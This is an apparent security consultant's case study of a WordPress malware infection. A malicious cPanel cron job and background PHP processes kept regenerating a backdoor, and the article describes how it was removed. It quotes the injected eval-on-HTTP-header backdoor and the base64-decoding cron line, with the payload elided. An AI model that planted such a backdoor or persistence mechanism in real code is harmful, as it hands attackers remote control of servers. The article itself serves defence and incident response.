Breaking the 1-Second Malware Regeneration Loop in cPanel & WordPress

If you manage WordPress websites long enough, you will eventually run into a hack that feels completely impossible to remove. You run a security scan, find the infected file, and delete it. You refresh your server directory, and the file is already back. Not in an hour, not tomorrow—instantly.
As a WordPress security specialist who has fixed over 4,500 hacked websites, I see this specific behavior a lot. In fact, in 2025 alone, I cleaned over 700 hacked sites. While about 70% of those cases involved fake hidden plugins operating inside the WordPress dashboard, the most aggressive reinfections usually bypass WordPress entirely.
In this case study, I am going to break down a recent client project where a malicious backdoor was regenerating every single second. We will look at how the attackers used server-level cPanel cron jobs to maintain their grip, why standard security plugins fail to stop it, and the exact steps I took to break the execution loop and secure the website.
- The Core Issue: Malware was instantly regenerating inside the WordPress core files, specifically targeting
wp-includes/user.php. - The Attack Vector: A heavily obfuscated, base64-encoded PHP script was injected directly into the hosting account’s cPanel cron jobs.
- The 1-Second Mystery: The cron job was launching persistent background processes in the server memory, allowing the malware to regenerate faster than the standard 1-minute cron interval.
- The Solution: Eradicating the malware required a multi-step server-level approach: deleting the cron job, terminating active PHP processes, and performing a manual core file replacement.
The Symptoms: An Unwinnable Game of Whack-a-Mole
The client came to me after their hosting provider suspended their account for excessive resource usage and malicious activity. After getting the host to temporarily lift the suspension so I could work, I installed Wordfence and ran a comprehensive scan.
The scan quickly flagged a critical issue: a file named wp-includes/user.php was infected.
The malware signature was identified as Backdoor:PHP/EvalSuperGlobal.B.10191. The specific code injected into the file looked like this: eval($_SERVER['HTTP_C981A92']);.

This is a classic and dangerous backdoor. By looking for a specific custom HTTP header (HTTP_C981A92), the attacker can send commands directly to the server, and the eval() function will execute whatever PHP code they transmit. It gives them complete remote control over the server environment.
The client had actually found this file before contacting me. They deleted it, but it immediately reappeared. The malware was regenerating every single second.
Diagnosing the Execution Loop: Looking Beyond WordPress
When malware regenerates this quickly, website owners often blame their security plugins, thinking the scanner is broken. The reality is that WordPress security plugins like Wordfence or Sucuri operate inside the WordPress application layer. They can only see and manage things that happen when WordPress loads.
If a hacker gains access to the underlying server (often through stolen cPanel credentials, outdated server software, or a severe vulnerability in a poorly coded theme), they can plant their persistence mechanisms higher up the chain.
I knew immediately that this wasn’t a standard WordPress file infection. I needed to check the server environment.
Discovering the Malicious cPanel Cron Job
I logged directly into the client’s cPanel account and navigated to the Cron Jobs tool. Cron jobs are scheduled tasks that the server runs automatically at specific times.
Right there in the list, scheduled to run every minute (* * * * *), was a massive, malicious command:
/usr/local/bin/php -r 'eval(gzinflate(base64_decode("...[long string of random characters]...")));'
This is what was keeping the site infected. Every 60 seconds, the server itself was reaching out, decoding a compressed malicious payload, and executing it.

The 1-Second Regeneration Mystery
You might be wondering: if the cron job only runs every 60 seconds, how was the wp-includes/user.php file regenerating every single second?
This is a clever tactic used by advanced malware authors. The payload hidden in that base64 string doesn’t just recreate the file and shut down. Instead, it does one of two things:
-
It spawns a “ghost” process: The script starts a continuous loop in the server’s background memory (like a daemon). Even after the initial script finishes, the process stays alive in the RAM, constantly checking if
user.phpexists and recreating it if it doesn’t. -
It modifies early-loading files: It might alter a file like
wp-config.phporindex.phpso that every time any visitor or bot loads any page on the site, the malware triggers and recreates the backdoor.
Because of this execution loop, simply deleting the cron job isn’t enough. You have to kill the active memory processes too.
The Step-by-Step Eradication Strategy
To permanently remove this malware and stop the regeneration loop, I had to execute a very specific sequence of actions. Doing these out of order would just result in the malware copying itself again.
Step 1: Nuke the Cron Job
The very first action was to delete the malicious entry from the cPanel Cron Jobs dashboard. I also checked for any unfamiliar cPanel user accounts to ensure the hackers hadn’t created a secondary user to hide other scheduled tasks.
Step 2: Terminate Active Ghost Processes
With the trigger removed, I needed to kill the active loop running in the server’s memory. Since I had SSH (terminal) access to this client’s server, I logged in and ran a command to forcefully terminate all running PHP processes for that specific cPanel user:
pkill -f php
For clients who do not have SSH access, I usually achieve this by going into cPanel’s “Select PHP Version” tool and temporarily switching the server from PHP 8.1 to PHP 8.2, and then back again. This forces the PHP-FPM service to restart, flushing the memory and killing the hidden malware loop.
Step 3: Check Server-Level Directives
Before touching the WordPress files, I checked the root directory for hidden configuration files like .htaccess, .user.ini, or php.ini. Hackers often use the auto_prepend_file directive in these files to force the server to load a malicious script before it even starts loading WordPress. I found a modified .htaccess file and restored it to the default WordPress routing rules.
Step 4: Clean the Core Files
At this point, the regeneration engine was officially dead. Now it was safe to deal with the actual infected files flagged by Wordfence.
Instead of opening wp-includes/user.php and trying to manually delete the malicious code, I took the safest route: a complete core file replacement.
-
I downloaded a fresh, clean zip file of WordPress directly from WordPress.org.
-
I deleted the entire
wp-adminandwp-includesfolders from the client’s server. -
I uploaded the fresh copies.
This guarantees that not only is the user.php backdoor gone, but any other core files the hackers might have quietly modified are also completely wiped out.
Step 5: Final Scans and Securing the Perimeter
I ran a final, deep Wordfence scan. This time, the scan came back 100% clean. The file stayed gone. The resource usage on the hosting account dropped back down to normal levels, and the hosting provider permanently lifted the suspension.
To ensure the attackers couldn’t get back in, we reset all cPanel passwords, updated database credentials, rolled the WordPress salts in the wp-config.php file, and implemented strict two-factor authentication (2FA) for all administrator accounts.
How to Prevent Server-Level Cron Hacks
When your website gets hit with a server-level cron job hack, it means the attackers bypassed your WordPress security entirely. To prevent this from happening to your site, you need to think outside the WordPress dashboard.
-
Protect Your Hosting Control Panel: Your cPanel, Plesk, or hosting dashboard password needs to be incredibly strong and unique. If your host offers Two-Factor Authentication (2FA) for your hosting account, enable it immediately.
-
Isolate Your Websites: If you host multiple websites on a single shared hosting account, a vulnerability in one site can allow hackers to infect all of them. Always use isolated hosting environments for separate websites.
-
Monitor Outbound Connections: High-quality security setups will block unauthorized scripts from reaching out to third-party domains to download payloads.
-
Keep Everything Updated: The vast majority of server-level breaches start with a simple outdated plugin that allows remote code execution (RCE). Hackers use that plugin to upload a script, which they then use to access the server’s command line and write the cron job.
Final Thoughts
Dealing with regenerating malware is incredibly stressful for business owners. It feels like you are completely locked out of your own digital property. However, once you understand the mechanics behind how the malware is sustaining itself—like exploiting server-level cron jobs and background PHP processes—it becomes a highly solvable technical problem.
If you are currently dealing with a hacked website, strange redirects, or malware that keeps coming back no matter what you do, don’t waste time playing whack-a-mole. You need a structural approach to clean the server environment, not just the WordPress application.
Need help securing your site? I handle complex malware infections like this every single day. Feel free to reach out to me through my contact page, and we can get your website clean, secure, and back in business.